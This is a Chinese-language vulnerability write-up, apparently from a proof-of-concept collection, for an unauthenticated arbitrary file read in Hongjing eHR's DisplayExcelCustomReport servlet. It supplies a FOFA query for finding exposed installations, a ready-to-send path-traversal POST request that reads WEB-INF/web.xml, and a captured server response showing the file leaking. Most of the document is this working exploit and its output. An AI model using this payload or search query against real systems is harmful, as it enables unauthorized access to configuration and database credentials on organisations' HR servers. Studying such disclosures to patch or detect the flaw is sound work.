H1-3宏景-人力资源管理-任意文件读取

漏洞描述：

宏景eHR DisplayExcelCustomReport接口处存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：

网络测绘：

fofa语法：

FOFA：app="HJSOFT-HCM"


漏洞复现：

payload：

```
POST /templates/attestation/../../servlet/DisplayExcelCustomReport HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded

filename=../webapps/ROOT/WEB-INF/web.xml
```

效果图:
读取web.xml


Request
数据包扫描
热加载
构造请求
POST /templates/attestation/../../servlet/DisplayExcelCustomReport HTTP/1.1
Host:
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded
filename=../webapps/ROOT/WEB-INF/web.xml
Responses
67330bytes / 76ms
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
x-frame-options: SAMEORIGIN
Set-Cookie: JSESSIONID=01085315FB11F6062CD
Content-Disposition: inline;filename=web.x
Content-Type: application/msexcel;charset=
Date: Wed, 28 Feb 2024 07:14:43 GMT
Content-Length: 67330
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
xmlns="http://java.sun.com/xml/ns/j2ee"
xmlns:xsi="http://www.w3.org/2001/XMLSch
xsi:schemaLocation="http://java.sun.com/
http://java.sun.com/xml/ns/j2ee/web-app_
<filter>
<filter-name>GzipJsFilter</filter-name
<filter-class>com.hjsj.hrms.servlet.sy
<init-param>
<param-name>headers</param-name>
<param-value>Content-Encoding=gzip</
</init-param>
</filter>
<filter-mapping>
<filter-name>GzipJsFilter</filter-name
<url-pattern>*.gzjs</url-pattern>